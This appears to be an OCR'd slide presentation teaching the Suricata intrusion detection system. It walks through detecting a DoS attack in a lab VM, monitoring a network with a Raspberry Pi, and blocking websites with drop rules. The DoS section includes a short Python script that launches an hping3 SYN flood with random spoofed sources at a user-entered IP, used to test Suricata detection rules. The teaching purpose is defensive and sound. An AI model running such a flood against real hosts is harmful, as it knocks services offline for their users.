Intrusion Detection System

-Suricata

Speaker: Darisi Priyatham


Use Cases

Denial Of Service	Detecting Denial of Service with the Help of Suricata Rules.
IDS - Raspberry Pi	Monitoring and using IDS with RaspBerry Pi
Firewall	We can even restrict access to a particular website

01

Denial Of Service


Using Suricata to Detect DOS Attack.



WHAT IS A DOS?

A Denial-of-Service (DoS) attack is an attack meant to shut down a machine or network, making it inaccessible to its intended users. DoS attacks accomplish this by flooding the target with traffic, or sending it information that triggers a crash.

A distributed denial-of-service (DDoS) attack is a DoS attack that uses multiple computers or machines to flood a targeted resource.



Creating a DOS Attack

> sudo python suricata_dos. py

suricata_dos.py

```
import os
target_ip = input("Input the IP Address to Perform DOS Attack: ")
os.system("hping3 -c 10000 -d 120 -S -w 64 -p 21 --flood --rand-source "+target_ip)
#hping3 is a command-line utility for crafting and sending custom TCP/IP packets.
#-c 10000: Specifies the number of packets to send, in this case, 10,000 packets.
#-d 120: Sets the data size of each packet to 120 bytes.
#-S: Sets the SYN flag in the TCP header, indicating the initiation of a connection.
#-w 64: Sets the TCP window size to 64.
#-p 21: Specifies the destination port number (21 in this case, which is often used for FTP).
#--flood: Sends packets as fast as possible, attempting to flood the target with traffic.
#--rand-source: Uses random source IP addresses for each packet.
```

Continuation: DOS Attack

Target: Your VM

> ip addr (Get IP Address of your VM)

Setting up Suricata

Let us assume the Attacker - the VM you are using to attack knows our IP Address and feeds it to the Python Script to for a DOS Attack.

Setup and add rules for detecting DOS in VM

Suricata Setup - Checklist

1. Rules

Making Sure we write the rules in our Suricata to Detect DOS.

2. Config File

HOME_NET = Your VM IP

Adding rules file (other way too)
default-rule-path

3. Interface

Select the Interface to monitor, with the help of Suricata.

4. Log

View Log file, the alerts will be added to the log file according to the rules

Steps - Target Side

1. Open New Terminal - Suricata
2. cd ../../etc/suricata/rules
3. sudo nano dos.rules - add the rules in it.
4. cd ..
5. sudo nano suricata.yaml
6. HOME_NET = “[your_ip_address]”
7. Run => sudo suricata -c suricata.yaml -S rules/dos.rules -i eth0 (interface)
8. Open New terminal - Logs
9. cd ../../var/log/suricata
10. tail -f fast.log

Suricata Rules - dos.rules

dos.rules


1. alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"LOCAL DOS SYN packet flood inbound, Potential DOS"; flow:to_server; flags: S,12; threshold: type both, track by_dst, count 5000, seconds 5; classtype:misc-activity; sid:5;)

2. alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"LOCAL DOS SYN packet flood outbound, Potential DOS"; flow:to_server; flags: S,12; threshold: type both, track by_dst, count 5000, seconds 5; classtype:misc-activity; sid:6;)

02

Monitoring - Raspberry Pi


Using Suricata to Monitor the Traffic in a Network.
IDS / IPS



Monitoring

Raspberry Pi

Switch



Steps

1. Setup Raspberry Pi
2. Connect it to the Mirror Port of the Switch or Router
   A Mirror Port is generally used to duplicate the traffic.
3. Write the rules we need, like alerting for particular sites.
4. Run Suricata in the Raspberry Pi, and connect a monitor to it.
   Raspberry Pi is a Low Cost Solution.
5. Add other devices into the network and you can view/ monitor (Intrusion Detection System) using the Raspberry Pi.

03

Firewall

Try opening www.hotstar.com - blocked.

Steps

1. Open New Terminal - Suricata
2. cd ../../etc/suricata/rules
3. sudo nano firewall.rules - add the rules in it.
4. cd ..
5. sudo nano suricata.yaml
6. HOME_NET = " [192 .168.0.0/16,10.0.0.0/8, 172.16.0.0/12] "
7. Run => sudo suricata -c suricata.yaml -S rules/firewall.rules -i eth0 (interface)
8. Open New terminal - Logs
9. cd ../../var/log/suricata
10. tail -f fast.log
11. curl www.facebook.com
12. curl www.instagram.com

Suricata Rules - firewall.rules

firewall.rules

1. drop tcp any any -> any any (msg:"facebook is blocked"; content:"facebook.com"; http_header; nocase; classtype:policy-violation; sid:1;)

2. alert tcp any any -> any any (msg:"Instagram is being used."; content:"instagram.com"; http_header; nocase; classtype:policy-violation; sid:2;)

Thank You